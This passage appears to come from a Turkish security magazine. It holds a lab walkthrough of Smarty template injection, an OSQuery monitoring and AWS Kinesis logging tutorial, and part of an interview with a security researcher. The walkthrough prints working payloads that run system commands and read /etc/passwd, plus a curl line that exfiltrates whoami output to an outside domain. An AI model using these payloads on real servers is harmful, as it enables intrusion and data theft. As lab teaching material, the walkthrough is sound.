Modern web uygulamaları, daha okunabilir ve geliştirilebilir kodlar yazabilmek, performans gibi sebeplerden dolayı -Template Engine-ler kullanır. Bu template engine'ler, dikkatli kullanılmaz ise çok tehlikeli bir hal alır.

Birçok dilde birçok template engine mevcut ve bunların büyük bir bölümü vulnerable.

PHP üzerinde çalışan Twig adlı template engine üzerinden SSTI'ı anlattığım blogpost'u buraya bırakıyorum. SSTI nedir bilmiyor iseniz önce bunu okuyun, sonra buradan devam edin.

https://www.netsparker.com.tr/blog/web-guvenligi/server-side-template-injection-zafiyeti/

SSTI zafiyetlerini exploit edebilmek için "tplmap" adında bir tool var. Tıpkı SQL Injection zafiyetlerinde kullandığımız sqlmap gibi. Tplmap toolunu yazan arkadaş sağolsun tool ile birlikte test caseleri de yayınlamış. Tplmap'in içinde gelen vulnerable test case'leri ayağa kaldırıp üzerlerinde OOB tekniğini deneyeceğiz.

Tplmap GitHub reposu: https://github.com/epinna/tplmap

```
git clone https://github.com/epinna/tplmap
```


Komutu ile Tplmap toolunu ve tüm test case'leri bilgisayarımıza klonluyoruz.

```
cd tplmap/docker_envs/
```

Komutu ile test caselerin docker dosyalarının olduğu dizine geçiyorum.

```
docker-compose up tplmap_test_php
```

Komutu ile docker-compose'u kullanarak Dockerfile'dan image üretilip image kullanılarak yeni bir container oluşturulmasını sağlıyorum.



Not 1: Testlerin ayağa kalkması için makinanızda docker ve docker-compose'un kurulu olması gerekiyor.

Not 2: Tüm test case'leri değil de sadece 1 dile ait testcase'leri ayağa kaldırmak için yukarıda kullandığımız gibi "docker-compose up tplmap_test_php" komutunu kullanabilirsiniz. Sadece "docker-compose up" komutunu çalıştırır, herhangi bir service ismi vermezseniz tüm testcase'ler ayağıya kalkacaktır.

Test case'imiz ayağıya kalktıktan sonra Smarty üzerinden testimizi gerçekleştirelim. {5*6} gibi çok basit bir SSTI payloadı gönderip, matematik işleminin response'da olup olmadığını kontrol edelim.

Göründüğü gibi 30'u response'da gördük. Burada vulnerable bir Smarty olduğunu bilmesek bile bu payload sonrasında kuvvetle muhtemel burada vulnerable bir Smarty var diyebilirdik.

Şimdi, SSTI zafiyeti üzerinden sistemde komut çalıştırmayı deneyeceğiz. Yani zafiyeti SSTI'dan Command Injection'a çevireceğiz. Tabii bunu direkt yapamayacağız, önce SSTI'ı Code Evaluation'a, ardından Command Injection'a çevireceğiz.

SSTI'dan Code Evaluation'a;
Smarty "{php}" tag arasında gördüğü kodları direkt eval eder. Yani "{php} print_r('deneme') {/php}" yazarsak kodumuz çalışacaktır.

Madem kod çalıştırabiliyoruz, bunu sistem üzerinde komut çalıştırabileceğimiz bir hale getirelim.

Code Evaluation'dan Command Injection'a;
Smarty Engine içinde gelen "Smarty_Resource" adında bir sınıf var ve bu sınıf içerisinde "parseResourceName" adında bir metot var.

Adından da anlaşılabileceği gibi bu metot resource name'leri parse edip print eden bir method. 2 parametresi var:


Biz ilk parametresine çıktısını görmek istediğimiz PHP kodunu, 2. parametresine ise PHP hata vermesin diye rastgele bir harf gireceğiz.

Not: Bu yöntemi ben geliştirdim, hiçbir yerde geçmez. İsterseniz araştırın. Bu da Arka Kapı okurlarına bir kıyağım olsun, sizlere priv8 bir metot veriyorum.

Sonuç olarak payload'ımız şu hali alacak;


```
{php}print_r(Smarty_Resource::parseResourceName(system("ls -la"),'b'));{/php}
```

Şimdi QueryString inj parametresine bu hazırladığımız payload'ı gönderelim. Bakalım "ls -la" komutunun çıktısını görebilecek miyiz?




Süper! Beklediğimiz çıktıyı aldık. Şimdi de /etc/passwd dosyasını okumaya çalışalım.

```
{php}print_r(Smarty_Resource::parseResourceName(system("cat /etc/passwd"),'b'));{/php}
```



Süper! Buraya kadar klasik reflected bir zafiyet. Tplmap'i geliştiren dolayısı ile bu test case'leri de geliştiren arkadaş test case'lere şöyle bir özellik koymuş. QueryString'den "blind" adında bir metod gönderirseniz zafiyet blind oluyor.

Şimdi bir önceki URL'e ek olarak QueryString'den "blind" parametresini ekleyip gönderelim.




Evet gördüğünüz gibi herhangi bir çıktı alamadık. Yani zafiyetimiz blind.


Şimdi burada OOB tekniğini uygulayarak data extract edelim. Dikkat ederseniz zafiyeti SSTI'dan Command Injection'a çevirebilmiştik. Zaten yukarıdaki bölümde Command Injection'da Responder'ımıza nasıl istek göndereceğimizi görmüştük.

```
curl `whoami`.omercitak.net
```

Aynı tekniği burada da kullanalım.



Ve çıktımıza bakalım:



Görüldüğü gibi yine whoami komutu sonucu www-data sonucunu almışız.

Başka bir postta görüşmek üzere, happy hacking!

Kaynaklar

https://github.com/SpiderLabs/Responder

https://www.exploit-db.com/docs/english/41273-mysql-out-of-band-hacking.pdf

https://github.com/epinna/tplmap

https://www.netsparker.com.tr/blog/web-guvenligi/server-side-template-injection-zafiyeti/

Güray Yıldırım - guray@gurayyildirim.com.tr Aykut Yılmaz - ayktylmzse@gmail.com

OSQuery ile Cihaz Gözetleme ve AWS'ye Loglama

OSQuery SQL sorguları ile işletim sistemi üzerinden bilgi edinebilmemizi sağlayan açık kaynak bir yazılımdır. Facebook tarafından geliştrilen OSQuery kaynak koduna Github üzerinden erişebilirsiniz.

- Facebook OSQuery aşkla geliştirdiğini söylemektedir.
- Açık kaynak olması birçok kişi tarafından tercih edilmesini sağlıyor.
- OSQuery ile sunucu yada kişisel bilgisayarların işletim sistemi fark etmeksizin, Windows, OS X, GNU/Linux ve FreeBSD işletim sistemleri ile çalışabilmektedir.

OSQuery ile işletim sistemine tıpkı bir veritabanına sorgu gönderir gibi sorgular gönderebilirsiniz.Bu şekilde açık portlar, takılı usb'ler, hangi bilgisayarların update alması gerektiği, kullanıcı hesapları bilgileri ve benzeri birçok bilgiyi SQL sorguları ile edinebilir ve bunları zamanlayıp belirli aralıklar ile çalışmasını sağlayabiliriz. Ayrıca YARA kurallarını da kullanabiliriz. *(YARA, bir zararlı belirleme, tespit etme aracıdır.)*

OSQuery yaklaşık 20MB bir kurulum paketine sahiptir, kendi web siteleri üzerinden belirtilen kurulum adımlarını izleyerek kısa süre içerisinde kurulumunu gerçekleştirebilirsiniz.

Windows işletim sistemleri için Choco paketi, Linux sistemler için ise apt & rpm repolarında kurulum paketleri bulunmaktadır.

Centos7 için bir örnek ile ilerleyelim.

Repo bilgilerini çekip rpm üzerine ekliyoruz.

```
$ curl -L https://pkg.osquery.io/rpm/GPG |
sudo tee /etc/pki/rpm-gpg/RPM-GPG-KEY-osquery
```

Sonrasında yum-config-manager ile osquery repo'sunu ekliyoruz ardından rpm paketini enable ediyoruz.

```
$ sudo yum-config-manager --add-repo https://
pkg.osquery.io/rpm/osquery-s3-rpm.repo
$ sudo yum-config-manager --enable osquery-s3-
rpm
```

En son adımda osquery kurulumunu başlatıyoruz.

```
$ sudo yum install osquery
```

/etc/osquery/osquert.conf dosyasını oluşturup osquery daemon başlatırken konfig dosyası olarak belirtiyoruz.

Bu konfig içerisinde hostname ismini, zamanlanmış görev olarak belirlenen sorguları yazıyoruz ayrıca osquery'in bu zamanlanmış sorguların sonuçlarını aws kinesis'e gönderebilirsiniz. Bunun işlem için aws_kinesis, filesystem eklentilerini kullanmalı ve aws bilgilerini (aws_kinesis_stream,aws_access_key_id, aws_secret_access_key,aws_region) konfig dosyası içerisinde belirtmeniz gereklidir. Kinesis üzerindeki işlemleri yazının devamında bulabilirsiniz.

```
{
 "options": {
   "host_identifier": "hostname01",
   "schedule_splay_percent": 10,
   "logger_plugin": "aws_kinesis,filesystem",
   "aws_kinesis_stream":
"**********************",
   "aws_access_key_id":
"**********************",
   "aw s_secret_access_key":
"**********************",
   "aws_region": "**********************"
 },
 "schedule": {
   "ssh_login": {
     "query": "SELECT * FROM last;",
     "interval": 2,
     "removed": false
  },
  "time": {
     "query": "SELECT * FROM time;",
     "interval": 2,
     "removed": false
   }
 }
}
```

İnteraktif kabuk modunu çalıştırmak için osqueryi komutunu vermemiz yeterli ardından karşılacağımız ekrandan çeşitli sorgular yazarak sistem hakkında bilgi alabiliriz.

```
Using a virtual database. Need help, type
'.help'
osquery>
```

1.) Sistemin ne kadar süredir açık olduğunu öğrenmek için "SELECT * FROM Uptime;" sorgusunu çalıştırabiliriz.

```
Using a virtual database. Need help, type
'.help'
osquery> SELECT * FROM Uptime;

+------+-------+---------+---------+-------
--------+
| days | hours | minutes | seconds | total_
seconds |
+------+-------+---------+---------+-------
--------+
| 0    | 0     | 31      | 58      | 1918
|
+------+-------+---------+---------+-------
--------+
```

Örnekler çeşitlendirilebilir.

2.) Sistem üzerindeki kullanıcıların listesini çekmek için:

```
osquery> select uid, username, directory,
shell from users;
+-------+------------------+--------------
-------+------------------+
| uid   | username         | directory
| shell            |
+-------+------------------+--------------
-------+------------------+
| 0     | root             | /root
| /bin/bash        |
| 1     | daemon           | /usr/sbin
| /usr/sbin/nologin |
| 2     | bin              | /bin
| /usr/sbin/nologin |
| 3     | sys              | /dev
| /usr/sbin/nologin |
| 4     | sync             | /bin
| /bin/sync        |
+-------+------------------+--------------
-------+------------+
```

3.) İşletim sistemi üzerinde kurulu olan paketleri listelemek için:

```
osquery> SELECT * FROM yum_sources;
+---------------------+--------------------
-----+---------+----------+-----------------
-----------------------------+
| name    | baseurl      | enabled |
gpgcheck | gpgkey|
+---------+--------+---------+--------+------
------------------+
| CentOS-$releasever - Base |   |  | 1 |
file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
| CentOS-$releasever - Updates |  | | 1 |
file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
| CentOS-$releasever - Extras    |  |  | 1 |
file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
| CentOS-$releasever - Plus | | 0 | 1|
file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
+--------+--------+------+-----+------------
------------------+
```

4.) Açık portları listelemek için:

```
osquery> select * from listening_ports;
+------+------+----------+--------+--------
-+
| pid  | port | protocol | family | address
|
+------+------+----------+--------+--------
-+
| 2600 | 0    | 0        | 1      |
|
+------+------+----------+--------+--------
-+
```

5.) Kullanıcıların shadow dosyasındaki hash bilgilerini almak için:

```
osquery> select * from hash where path = '/
etc/shadow';
+------+-----+--------+------+--------------
-------------------+

| path     | directory | md5                  |
sha1                                | sha256
|

+-------+-----+-----+---------+--------------
-------------------+| /etc/shadow | /etc      |
b6156e21a94627f1e010019438c73d82  |  fa5ca2c-
15f080aa3c20b4bbb80961e0ef41fafb3 |a4acb6e4f-
1f07b4e066e31b1f2e021b9184315d45b58950d6fd3b-
da231d8d833 |

+-----+-----+---------+------------+---------
------------------+
```

6.) Usb cihazları listelemek için:


```
osquery> select * from usb_devices;
```

Kayıtların ve Sorgu Çıktılarının AWS'ye Loglanması


Amazon Web Servisleri üzerinde bulunan, akan verinin alınması, sorgulanması, kalıcı depolamaya kaydedilmesi gibi işlerde yararlanılabilecek Kinesis altındaki servisler OSQuery ile birlikte kullanılabilir. Bunun için önce AWS IAM üzerinden bir hesap oluşturularak, hesap oluşturma aşamasında **Programmatic Acceess** seçilerek API erişimi tanımlanır. Hesap oluşturma sırasındaki yetkilendirme ekranında, **Attach exis-**

ting policies directly seçeneği altından Kinesis erişimi aktifleştirildikten sonra kullanıcı erişim bilgileri kaydedilir.


AWS üzerinde **Kinesis** servisi açılır. Daha önce kullanılmadıysa **Get Started** butonu üzerinden ilerlenir ve **Create data stream** butonuna tıklanır:




Gelen ekranda Kinesis akışı için bir isim verilir. Bu örnekte **osquery** kullanılmıştır. Shard sayısı seçilirken gelecek veri miktarına göre tercih yapılabilir. Örnekte 1 olarak belirlendiğinde, toplam akış kapasitesi ile ilgili AWS tarafından hesaplanan bilgiler gözükmektedir. Altyapı ve sorguların çıktı büyüklüğü gibi etkenler düşünülerek shard sayısı değiştirilebilir. Ardından, **Create Kinesis stream** butonuna tıklanır:




İşlem tamamlandığında **Kinesis streams** altında oluşturulan akış görüntülenebilir:



Sonrasında, verilerin alınıp bir S3 bucketı üzerine yazılabilmesi için Kinesis Firehose seçilerek, yeni bir **delivery stream** oluşturulur. İsim olarak yine **osquery** kullanılabilir. Kinesis stream seçim ekranında, bir önceki aşamada oluşturulan **osquery** akışı seçilerek ilerlenir:




Destination ve **IAM** dışındaki ayarlar varsayılan olarak bırakılır. Destination için S3 seçilir ve **S3 bucket** seçim ekranında **Create new** butonu kullanılarak bir bucket oluşturulur. Verilen ismin eşsiz (unique) olması gereklidir:



IAM role seçimi yapılırken **Create new or choose** butonuna basılarak açılan sayfadan yeni bir role oluşturulur. Aynı işlem için daha önce oluşturulan bir role varsa onun üzerinde de değişiklik yapılabilir.

Birkaç dakika beklendikten sonra, gelen logları görüntülemek için AWS üzerinde **S3** servisine gidilerek oluşturulan bucket açılabilir. İçerisinde **yıl/ay/gün/saat** formatında alt dizinler oluşturulur. Dizinlerin içerisinde kayıtlar görüntülenebilir:



İstenen kaydın üzerine tıklanarak indirilebilir ve detaylarına bakılabilir:

AWS Kinesis üzerinde, gelen loglar üzerinde canlı sorgulama yapmak da mümkündür. Analitik sağlayan, Kinesis menüsünde yer alan **Data Analytics** sayesinde akan veriler üzerinde sorgulama, anomali tespiti gibi birçok olanak elde edilebilir.

Mehmet İnce ile Söyleşi

Mehmet Bey, öncelikle sizi tanıyabilir miyiz? Siber güvenlik sektörüne nasıl giriş yaptınız, bugüne kadar neler ile meşgul oldunuz?

Nasıl başladığımın hikayesi çok eskiye dayanıyor. Bilgisayar oyunlarına bağımlı olan bir çocuktum. Ardından bir şekilde ilgim siber güvenliğe kaydı. 2003-2004 yıllarında güvenlik olguları hakkında aklıma birtakım sorular takıldı. Diğer insanların aksine, bilgisayarın nasıl çalıştığına değil de bilgisayarda bulunan programların, çalışan sistemlerin güvenliği ilk merak ettiğim kısımlar oldu. Yoksa tabi ki *bilgisayarın nasıl çalıştığı* gibi sorular ileriki zamanlarda akıl yaşı geliştikçe ortaya çıkacaktı.

O zamanlar bu konularla ilgili kaynak çok azdı fakat güvenlik öğrenmek istediğim için bulabildiğim tüm kaynakları inefektif[1]bir şekilde okudum. O zamanlar Milworm adında bir web sitesinde bulunan güvenlik açıklarını yakından takip ederdim. Gitgide önüme gelen güvenlik ile ilgili yazıları okudukça anlamaya başlamıştım fakat programlama dillerine gelince hiçbir şey anlamıyordum. Yani aslında resmin tamamını göremiyordum. Bu da benim için büyük bir eksiklikti. Bu yüzden, işin biraz da güvenlik alanında çalışmaya başladım. 2004 yılında kendi zafiyetlerini içeren bir uygulama geliştirmeye karar verdim. Bence her insan ne okursa okusun bir şekilde siber güvenlikçi olabilir fakat bunun tek bir koşulu vardır; o da farklı düşünmektir.

Tabir-i caiz ise kitabın ortasından başlar gibi başlamışsınız. Peki bunun arkasında yatan sebep ne idi? Örneğin; bilgisayarınız mı hack'lendi ya da web siteniz mi çöktü?

Bir web sitesine girdiğimde grafiksel bir sayfa geliyordu. Biraz araştırdıktan sonra CTRL+U'ya basınca sayfanın kaynak kodlarının geldiğini öğrendim. Fakat *"Bunlar ne?"* diyordum. "Ben bu kodları değiştirsem, örneğin, *web sitesinde bulunan bir resmi başka bir resim ile değiştirsem komik bir görüntü çıkmaz mı?"* diye düşünüyordum. :) *HTML nasıl düzenlenir* gibi detayları öğrendikten sonra, değiştirdiğim resmin aslında burada, sadece benim tarafımda değiştiğini yavaş yavaş öğrenmiş oldum. Sonra bir site yapmaya karar verdim. Siteyi bitirdiğimde, web siteme sızılmaya başlandı. Benim aklıma gelen resim değiştirme sorusu, benim sitemde uygulandı ve bu beni çok etkilemişti. *"Bu adam yapıyor fakat ben neden yapamıyorum?"* diye düşündüm. Aslında o adam bana bir motivasyon kaynağı olmuştu ve bu şekilde güvenliğe bir adım atmış oldum.

O zamanlarda örnek aldığınız bir kimse oldu mu?

Hayatım boyunca ben hiç kimseyi idolüm olarak görmedim. Bu, hayatımın sadece siber güvenlik tarafı için değil, geneli için de geçerli. Tabii ki saygı duyduğum çok insan var; en başta Mustafa Kemal Atatürk. Ama hayatım boyunca "*Ben bunun gibi olmak istiyorum.*" dediğim hiç kimse olmadı. Ta ki iki sene öncesine kadar. İki sene önce spora başladığımda -*aslında spor diyemem, yaşam tarzına dönüşmüş bir şey benim için*- Ediz isimli çok değerli bir üstadımın hayat görüşlerini, felsefesini kendime örnek almaya başladım. Kendisi Tayland boksu yapıyor. Ben de aynı şekilde kendisinden öğrenmeye başladım ve hâlâ devam ediyorum. Aslında siber güvenliğin de dövüş sporlarıyla alakası olduğunu

1 inefektif: verimli olmaksızın, tam anlamıyla özüne varmaksızın, sonuç almaksızın.

düşünüyorum. Bunun haricinde meslek içinde başka idol aldığım isim olmadı. Sadece yapılan projeleri veya güvenlik açıklarından feyz aldığım oluyor.

Hangi programlama dili ile başladınız?

İlk olarak Perl programlama dilini öğrendim. O da şu şekilde; bir güvenlik açığı buluyordum fakat onu otomatize etmek istediğim için İnternet'te araştırma yaparken Perl hakkında bilgiler gördüm ve bu programlama dili ile başlamaya karar verdim. Daha sonra Python dili ile karşılaştım. Tabii ki bunlar, *-şunu öğreneyim bunu öğreneyim-* gibi değil, araştırmalarımı yaparken karşılaştığım ve *-bununla alakalı güvenlik alanında bir şey yapmalıyım-* dediğim için öğrenmeye başladığım diller. Ardından PHP ile haşır neşir oldum. Kendimi security researcher olarak tanımlamak istiyordum. Bunun için de kaynak kodlarını koyup güvenlik açıklarını bulmam gerektiği için ve o yıllarda internette kaynak kod açısından en çok PHP programlama dili kullanıldığı için ben de PHP programlama diline yöneldim. Sonra yıllar içerisinde dokunmadığım diller olmadı. Yani iyi bir güvenlik araştırmacısı olmak istiyorsanız OSI katmanında bulunan tüm teknolojilere dokunmak zorundasınız.

Peki az önce bahsettiğiniz, 2004'teki o proje hâlâ elinizde duruyor mu?

--- 2004 yılında kendi zafiyetlerini içeren bir uygulama geliştirmeye karar verdim.---

